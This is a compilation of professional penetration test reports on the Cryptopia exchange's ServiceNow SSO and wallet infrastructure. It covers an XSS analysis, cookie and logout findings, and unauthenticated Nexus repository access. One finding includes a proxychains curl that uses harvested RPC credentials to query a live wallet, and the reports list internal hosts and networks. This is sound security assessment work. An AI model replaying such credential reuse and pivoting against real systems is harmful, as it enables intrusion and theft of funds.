The incoming websocket message causes a new item to be rendered in application inbox of authenticated users. This is achieved via the appendinbox() client-side JavaScript method:

JAVASCRIPT

```
function appendinbox(data) {
    var messageTemplate = $("#messageTemplate").html();
    $("#list-message").prepend(Mustache.render(messageTemplate,
        {
            IsInbound: "True",
            MessageId: data.Id,
            Unread: "True",
            TextClass: "text-bold",
            IconClass: "fa-envelope",
            Sender: data.Sender,
            Time: Resources.UserMessages.MessagesJustNowLabel,
            Subject: data.Subject
        }));
    $(".inbox-item").off("click").on("click", function() {
        itemSelect($(this));
    });
    setEmptyListMessage();
    updateUnreadcount();
};
```

The 'messageTemplate' consists of the following HTML:

HTML TEMPLATE

```
<li data-inbox="{{IsInbound}}" data-messageid="{{MessageId}}" data-unread="{{Unread}}" class="list-group-item inbox-item {{TextClass}}">
  <div>
    <span>
      <i class="msg-icon fa {{IconClass}} panel-icon"></i>
      <span class="msg-from search-data">{{Sender}}</span>
    </span>
    <small style="font-size: 10px" class="pull-right">
      {{Time}}
    </small>
  </div>
  <span class="msg-title search-data">{{Subject}}</span>
</li>
```

The data object passed to the appendinbox() function consists of the string passed as the third parameter to the onDataNotification() function. A review of the server-side code which handles these notifications indicates that there is no server-side logic to parse or store notifications or messages submitted via the onDataNotification() function. The submitted string is simply pushed out to all users via the websocket message and the application does not appear to create a message in the application database.

As with the onNotification vector, obtaining arbitrary JavaScript execution via messages sent via onDataNotification function would require an attacker to inject un-escaped double-quote (") or less-than (<) and greater-than (>) characters. However, the appendinbox() function is not parsing the provided string as JSON, and therefore any attacker-controllable variables (data.Id, data.Sender and data.Subject) are not being inserted into the DOM. This broken functionality negates any possibility of attacker-supplied values being rendered in a victim's browser.

**Attack Vector - Non-websocket Messaging**

The "official" application messaging uses standard POST and GET requests to a handful of endpoints. The Mustache templates are not used to render messages sent via this functionality. The version the TinyMCE editor used by this functionality (version 4.4.3) is outdated and vulnerable to a known Cross-Site Scripting vulnerability via an HTML tag which supports the xlink:href attribute. Pulse Security attempted to exploit this vulnerability, however the server-side input sanitiser code is stripping this attribute from the message which is returned to users.


# CRYPTOPIA

Service Now Web Application Penetration Test

Version 1.0

Date: 7th August 2018

Ref: PS00304

Pulse Security

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME | |
|---|---|---|
| August 7, 2018 | Service Now Web Application Penetration Test | [redacted] |

## STATUS SUMMARY


Testing was completed within the allocated time frame.  There were no issues which affected the testing.

## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Web Application Testing | supportcryptopiadev.service-now.com (with focus on SSO) | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of testing performed on the Cryptopia Service Now web application integration. Testing was performed between the 26th of July 2018 and the 6th of August 2018.




Pulse Security was not provided with any documentation relating to this project and the testing was performed using a black-box approach.

The focus of this testing was the Single Sign On (SSO) authentication between Cryptopia.co.nz and Service Now. Only light testing was performed within the Service Now web application in a time-boxed manner. The configuration and implementation of the SSO was found to be robust and not vulnerable to any common attacks on SSO.

The single issue which relates to SSO is the inability for users to log out of Service Now. This behaviour is by design as part of SSO. However, Cryptopia should review and decide whether this intended behaviour is acceptable.

Other issues discovered are low severity 'house-keeping' issues. These relate to the configuration of the web application.

Overall, the security posture of the web application was found to be robust. There were no high severity issues identified. During the time frame allocated, Pulse Security was unable to compromise the application in any significant manner. Users of the application are unable to access other users' accounts and data which requires authentication was unable to be accessed without authentication.

Remediation of the issues outlined in this report will help to further strengthen the security posture of the application. Pulse Security recommends retesting after fixes for the issues outlined in this report have been implemented. This will ensure the fixes have been deployed correctly and no additional issues have been introduced.

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | | OPEN | SEVERITY | IMPACT |
|---|---|---|---|---|
| 1.1 | Insecure Logout Mechanism | **Yes** | **Medium** | After signing out of the Service Now application, reauthentication is possible without requiring a password. |
| 1.2 | Weak Cookie Security | **Yes** | **Low** | Weak cookie security enables a range of attacks which increase the risk to the web application and users. |
| 1.3 | Detailed Error Messages | **Yes** | **Low** | A malicious user can use error messages to gain a better understanding of the application. This can aid in additional attacks on the application. |

# TECHNICAL DETAILS

## 1.1. INSECURE LOGOUT MECHANISM

Severity: Medium


### Details

The logout functionality within the Service Now application successfully destroys the application session. However, due to the use of SSO, a malicious user who has access to a user's browsing session can reauthenticate to the Service Now application after that user has logged out.

LOGOUT URL

https://supportcryptopiadev.service-now.com/external_logout_complete.do

SCREENSHOT



## Recommendation

When either the Cryptopia or Service Now application is logged out by the user, the other application logout should be triggered as well. This will help reduce the risk of an attacker gaining unauthorised access to the application via an unattended browsing session or shared computer.

## Additional Resources

| RESOURCE | URL |
| --- | --- |
| CWE-613 | https://cwe.mitre.org/data/definitions/613.html |

## 1.2. WEAK COOKIE SECURITY

Severity: Low

### Details

Cookies with weak security are subject to a wider range of attacks which increases the risk to the web application and its users. During testing Pulse Security determined security flags being set for the application cookies can be improved.

The table below details the cookies issued and the flags set.

| COOKIE | 'SECURE' | 'HTTPONLY' | 'SAMESITE' | 'PATH' |
|---|---|---|---|---|
| glide_sso_id | No | No | No | / |

### Recommendation

- Implement the 'Secure' flag as it will prevent cookies from being sent over an unencrypted connection.
- Implement the 'HttpOnly' flag. 'HttpOnly' prevents JavaScript code running in the context of the web application from retrieving the cookie, which may make certain kinds of attack more difficult.
- Implement the 'SameSite flag as it will prevent cookies from being sent with cross-site requests.
- Review the application to ensure cookie security flags are set consistently.

### Additional Resources

| RESOURCE | URL |
|---|---|
| OWASP Session Management Cheat Sheet - Cookies | https://www.owasp.org/index.php/Session_Management_Cheat_Sheet#Cookies |

## 1.3. DETAILED ERROR MESSAGES


Severity: Low

### Details

Detailed error messages provide an attacker with sensitive internal application information. Information revealed through verbose error messages can assist an attacker in determining methods of compromising a system and identify possible vectors of attack.

Pulse Security was able to generate error messages on the system that revealed information about the system running. These details are very helpful to an attacker in crafting an attack on the application.

ERROR MESSAGE



The following request can be used to replicate the above error:

REQUEST

```
POST /api/now/connect/conversations HTTP/1.1
Host: supportcryptopiadev.service-now.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://supportcryptopiadev.service-now.com/$c.do
X-UserToken: <VALID_TOKEN>
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json;charset=utf-8
X-WantSessionNotificationMessages: true
Content-Length: 200
Cookie: <VALID_COOKIE>
Connection: close


{"group_name":"test3@pulsesecurity.co.nz &
Test","recipients":["sys_user.06f92eeddb9953001fd0787dbf9619b9'"],"message":"dfff","reflected_field":"comments","co
ntext":"153266502168090523417005097060000"}
```

## Recommendation

Pulse Security recommends returning generic error information to the user when generating errors.

## Additional Resources

| RESOURCE | URL |
|---|---|
| CWE-209 | https://cwe.mitre.org/data/definitions/209.html |


# CRYPTOPIA

Intermediate Wallet Solution Testing

Version 1.0

Date: 10 August 2018

Ref: PS00346

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME |
|---|---|
| August 10, 2018 | Intermediate Wallet Solution Testing [redacted] |

## STATUS SUMMARY


Testing completed

## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Intermediate Wallet Hosts | 10.64.32.44 nexus.topia.global<br>10.64.32.62 jenkins-corp.topia.global<br>10.1.32.125 ranchha01.phx.bcoi.nz<br>10.1.32.126 rancher.topia.global<br>10.1.32.188 nexus-prod.topia.global<br>10.1.32.191 consul-prod.topia.global<br>10.1.32.199 jenkins-prod.topia.global | Yes |
| Intermediate Wallet Networks | 10.1.225.0/24 Sak network<br>10.1.228.0/22 Rancher network<br>10.42.0.0/16 Rancher overlay network | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of testing performed on the Cryptopia Intermediate Wallet Environment assets as detailed in the Scope section of this document. Testing was performed within the dates of 3rd August 2018 and 10th August 2018.




Pulse Security was provided with documentation relating to this project and the testing was performed using a white-box approach. Testing was conducted primarily from the perspective of a compromised wallet container, however access to the environment was also tested from hosts in the Server, Production and Desktop networks.

Pulse Security was able to access the Nexus Repository Manager web application located in the Production network from a wallet container. This repository provides read-only access to unauthenticated users and contains docker images and install scripts for a number of hosts. Some of these images are for the Proxtopia application and contain usernames and passwords for wallet RPC services. A separate Repository Manager instance was also identified on the Server network and contains many of the same images. The images containing credentials should be removed and the exposed passwords changed as soon as is feasible.

As the wallet RPC services hosted on other containers are also accessible via the Rancher overlay network, Pulse Security was able to use these credentials to successfully authenticate to the Proxtopia RPC services for the DOGE and BTX wallets which were deployed in the environment.

Wallet containers are also able to access the SSH administrative interface and various Kubernetes APIs available on hosts in the Sak and Rancher networks. While the available functionality provided by these APIs appears to be minimal, exposing these services to the wallets unnecessarily increases the attack surface of the environment. Some of these APIs are also available to hosts located in the Production network. Access to these administrative and API services should be restricted based on the principle of least privilege.

The hosts used to build, test and maintain wallet containers are located in the Production and Server networks. Due to the sensitive tasks undertaken by these hosts, and the risks posed by a malicious wallet, these hosts should be relocated to tightly-controlled and monitored subnets based in their roles and risk profiles.

Pulse Security recommends retesting after fixes for the issues outlined in this report have been implemented. This will ensure the fixes have been deployed correctly and no additional issues have been introduced.

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | OPEN | SEVERITY | IMPACT |
|---|---|---|---|
| 1.1 Sensitive Information Available to Unauthenticated Users | **Yes** | **High** | Unauthenticated users with network access to the Nexus Repository Manager can retrieve plaintext credentials for wallet RPCs and potentially-sensitive operating system files. |
| 1.2 Insufficient Network Segregation | **Yes** | **High** | A malicious wallet can access the coin RPC services via the Kubernetes overlay network, hosts located in the Sak and Rancher networks, and the Nexus Repository Manager in the Production network.<br><br>The hosts used for the building and deployment of the wallet containers are located in both the Production and Server networks. Due to the sensitive nature of their role within the business and the risk from malicious wallet binaries, these hosts should be separated from the wider Cryptopia infrastructure. |
| 1.3 Kubernetes API Exposed | **Yes** | **Medium** | Kubernetes APIs are exposed to wallet containers and to hosts located in the Production network While the functionality available via these APIs appears to be effectively restricted, the Kubernetes APIs are large and to some degree undocumented. Unnecessarily increasing the attack surface of the environment |

## RECOMMENDATIONS

- Enforce strict firewalling to prevent wallet containers from initiating connections with each other and the wider Cryptopia infrastructure.
- Review the images and scripts stored in the Nexus Repository Manager instances for credentials and other sensitive files and information and ensure these are removed.
- Change all passwords identified as being stored in the Repository Manager instances.
- Relocate the hosts used to build, test and maintain the wallet containers to isolated subnetwork(s) which reflect the sensitivity and risk associated with their roles.

# TECHNICAL DETAILS

## 1.1. SENSITIVE INFORMATION AVAILABLE TO UNAUTHENTICATED USERS

Severity: High

### Details


The Sonatype Nexus Repository Manager services provide unauthenticated network users with read access to deployment scripts and files that make up much of the root filesystems used by Docker containers deployed within the environment. The information available via the Repository Manager includes valid credentials for Wallet RPC services, Proxtopia source code, and other potentially sensitive system files.

The following Nexus Repository Manager instances permit read access by unauthenticated users:

| HOST | PORT(S) | NOTES |
|---|---|---|
| 10.1.32.188 | 443 | |
| 10.64.32.44 | 443<br>8081 | The service on port 8081 is served unencrypted over HTTP |

The following screenshot demonstrates the unauthenticated access to the repository on the 10.1.32.188 host:

NEXUS REPOSITORY MANAGER




The manifests details for the stored images can be downloaded and used to identify the configuration script and binary blobs which make up the images. The following screenshot shows an example image manifest:

EXAMPLE MANIFEST CONTENTS


```
{
   "schemaVersion": 2,
   "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
   "config": {
      "mediaType": "application/vnd.docker.container.image.v1+json",
      "size": 9339,
      "digest": "sha256:ada03ad5dd965fe30296a47e415798de532d7ad6854b84e9146a9db1c92c959f"
   },
   "layers": [
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 54252035,
         "digest": "sha256:1c7fe136a31e13a1c879245672184ced3b9fc590989ba42a522a57b071a9c1aa"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 17585269,
         "digest": "sha256:ece825d3308bbf98f708d95475ccd880497a1e2979ff4ef2534d49049a18488f"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 43299742,
         "digest": "sha256:06854774e2f35e4763103a446112c67322913a6177bea69eb49663e0166e6d6d"
sha256_ffd706f3b135aea778cc6e6d1280f8875dac6f0fce3183b984daf95da8622eea lines 1-23/76 byte 9
```


The digest values defined in the manifest can then be used to download the image files from the repository:

NEXUS BINARY BLOBS



This screenshot shows an example file listing obtained from a reconstituted Proxtopia docker image that was retrieved unauthenticated from the Nexus Repository Manager hosted on 10.1.32.188:

PROXTOPIA DOCKER IMAGE FILES


The Proxtopia images available contain a number of RPC credentials in various JavaScript source files and also in a text file located at /src/app/Proxtopia/configs/allcoins.txt.

The following screenshot contains a redacted excerpt from the allcoins.txt file, which contains credentials for over 580 wallet RPCs:

ALLCOINS.TXT EXCERPT

| Id | Name | Symbol | WalletHost | WalletPort |
|---|---|---|---|---|
| 1 | Bitcoin | BTC | 192.168.137.64 | 7001 |
| 2 | Dotcoin | DOT | 192.168.137.13 | 7002 |
| 3 | Litecoin | LTC | 192.168.137.62 | 7003 |
| 4 | Dogecoin | DOGE | 192.168.137.62 | 7004 |
| 5 | Murraycoin | MRY | 192.168.137.5 | 7005 |
| 6 | Potcoin | POT | 192.168.137.15 | 7006 |
| 7 | Feathercoin | FTC | 192.168.137.42 | 7007 |
| 8 | WeAreSatoshi | WSX | 192.168.137.6 | 7008 |
| 9 | PopularCoin | POP | 192.168.137.43 | 7009 |
| 11 | Reddcoin | RDD | 192.168.137.66 | 7011 |
| 12 | DARK | DARK | 192.168.137.9 | 7012 |
| 15 | DigiByte | DGB | 192.168.137.67 | 7015 |
| 18 | Aricoin | ARI | 192.168.137.9 | 7018 |
| 22 | Bongger | BGR | 192.168.137.43 | 7022 |
| 24 | Songcoin | SONG | 192.168.137.10 | 7024 |
| 26 | Lottocoin | LOT | 192.168.137.15 | 7026 |
| 27 | Sexcoin | SXC | 192.168.137.42 | 7027 |
| 30 | Magi | XMG | 192.168.137.30 | 7030 |
| 32 | RedCoin | RED | 192.168.137.43 | 7032 |
| 33 | CryptoClub | CCB | 192.168.137.15 | 7033 |
| 34 | Penguin | PENG | 192.168.137.9 | 7034 |
| 35 | PayCon | CON | 192.168.137.8 | 7035 |
| 38 | Money | $$$ | 192.168.137.15 | 7038 |

The credentials in the allcoins.txt file appear to be for hosts located in the old/existing wallet environment (192.168.137.0/24). However, the RPC credentials for the DOGE and BTX proxtopia RPC services contained in this file were found to be valid for the DOGE and BTX proxtopia instances in the new wallet environment. See the 'Insufficient Network Segregation' finding in this report for details regarding the access to these RPC services.

The following screenshot demonstrates a set of credentials from allcoins.txt being used to access the new BTX wallet:

BTX PROXTOPIA RPC

```
rob@2tgeu:~$ proxychains curl --user cryptopiarpc:5f79                    a59
76 -ik --data-binary '{"jsonrpc":"1.0","id":"curltext","method":"getinfo","param
s":[]}' -H 'content-type:text/plain;' http://10.42.13.47:7000 && echo
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:5048-<><>-10.42.13.47:7000-<><>-OK
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 1244
Date: Wed, 08 Aug 2018 01:45:41 GMT
Connection: keep-alive

{"jsonrpc":"2.0","result":{"deprecation-warning":"WARNING: getinfo is deprecated
 and will be fully removed in 0.16. Projects should transition to using getblock
chaininfo, getnetworkinfo, and getwalletinfo before upgrading to 0.16","version"
:150100,"protocolversion":80000,"walletversion":130000,"balance":667629.15807502
,"blocks":234407,"timeoffset":-70,"connections":8,"proxy":"","difficulty":3377.1
16356310831,"testnet":false,"keypoololdest":1531729905,"keypoolsize":999,"paytxf
ee":0,"relayfee":0.00001,"errors":"","blockchain":{"chain":"main","blocks":23440
7,"headers":234407,"bestblockhash":"c113e15910c860fa9cfa046663d4f26189b3bef8c5d0
c2212b47ecc8eb6f3572","difficulty":3377.116356310831,"mediantime":1533692177,"ve
rificationprogress":0.9998719195629288,"chainwork":"0000000000000000000000000000
0000000000000000000000bbce3f5830ca7ec","pruned":false,"softforks":[{"id":"bip34",
"version":2,"reject":{"status":true}},{"id":"bip66","version":3,"reject":{"statu
s":true}},{"id":"bip65","version":4,"reject":{"status":true}}],"bip9_softforks":
{"csv":{"status":"active","startTime":1492973500,"timeout":2577836800,"since":30
00},"segwit":{"status":"active","startTime":1492973500,"timeout":2577836800,"sin
ce":3000}}},"wallet":"ALL"},"id":"curltext"}
```

Files pertaining to the other docker containers were also available. The following table details the images which can be downloaded by an unauthenticated users accessing the repositories:

| REPOSITORY HOST | AVAILABLE IMAGES |
|---|---|
| 10.1.32.188 | bch<br>btx<br>busybox<br>crave<br>cryptopia.services.integration.servicenow<br>doge<br>gcr.io<br>git2consul<br>hello-world<br>phr<br>proxtopia<br>rancher<br>tiller<br>zeit |
| 10.64.32.44 | bch<br>btc<br>btx<br>build-base<br>build-libboost-1.5.8.0-libdb-4.8<br>build-libboost-1.5.8.0-no-libdb<br>crave<br>cryptopia.services.integration.servicenow<br>doge<br>elastic<br>etc<br>git2consul<br>hello-world<br>library<br>ltc<br>node<br>phr<br>proxtopia<br>rancher<br>run-base<br>run-libboost-1.5.8.0-libdb-4.8<br>run-libboost-1.5.8.0-no-libdb<br>testswallet-tests<br>zeit |

The images and other information contained within these repositories should be carefully reviewed in order to assess what other potentially-sensitive information they may contain.

## Recommendation

The credentials stored in the Nexus Repository Manager enabled Pulse Security to access Proxtopia RPC services for BTX and DOGE. It is also likely that the other credentials obtained are valid for the existing wallet environment. Other system or application files stored in the images may also contain sensitive information which could be valuable to an attacker. Pulse Security recommends the following:

- Remove the Proxtopia images which contain credentials from the repository immediately.
- Review the contents of the images and their config scripts which are stored on the repository and ensure no other sensitive files or information is present.
- Change all passwords present in the Proxtopia images as soon as is feasible.
- Do not re-use for passwords for new wallet deployments.
- Require authentication to access the repository.

## 1.2. INSUFFICIENT NETWORK SEGREGATION

Severity: High

### Details

A malicious wallet could access the coin RPC services via the Kubernetes overlay network (10.42.0.0/16), hosts located in the Sak (10.1.255.0/24) and Rancher (10.1.228.0/22) networks, and the Nexus Repository Manager which is located in the Production (10.1.32.0/24) network. Pulse Security used this lack of network segregation to obtain Proxtopia RPC passwords stored in the Nexus Repository Manager and then use these passwords to access both Proxtopia instances that were deployed in the new wallet environment.

The hosts used for the building and deployment of the wallet containers are located in both the Production and Server (10.64.32.0/24) networks. Due to the sensitive nature of their role within the business and the risk from malicious wallet binaries, these hosts should be separated from the wider Cryptopia infrastructure.

Services listening on the two in-scope hosts that reside in the Server network, nexus.topia.global (10.64.32.44) and jenkins-corp.topia.global (10.64.32.62), can be accessed directly by hosts in the Desktop (10.64.216.0/24) network.

Network services supporting administrative functions including SSH, SNMP, NTP, and web-based administration panels and APIS, are available on the same network interfaces as the services which the hosts provide. The use of in-band management interfaces provides an unnecessarily large attack surface to low-privileged attackers or worms, increasing the likelihood of an attacker that has gained a foothold in one location going on to compromise the wider organisation. Best practice dictates that these management services only be accessible from a dedicated management network.

Wallet containers can resolve DNS for hosts in the Production network. This configuration should be avoided as it unnecessarily discloses information regarding Production systems. Consideration should be given to deploying a separate DNS server located within the wallet environment, which only resolves names for the internal servers that the wallets require.

Testing from the perspective of a compromised wallet was undertaken from a DOGE maintenance container, which was initially allocated the IP address 10.42.6.18 which was changed to 10.42.6.33 sometime prior to the 8th of August 2018. The following hosts were found to be accessible by a malicious wallet:

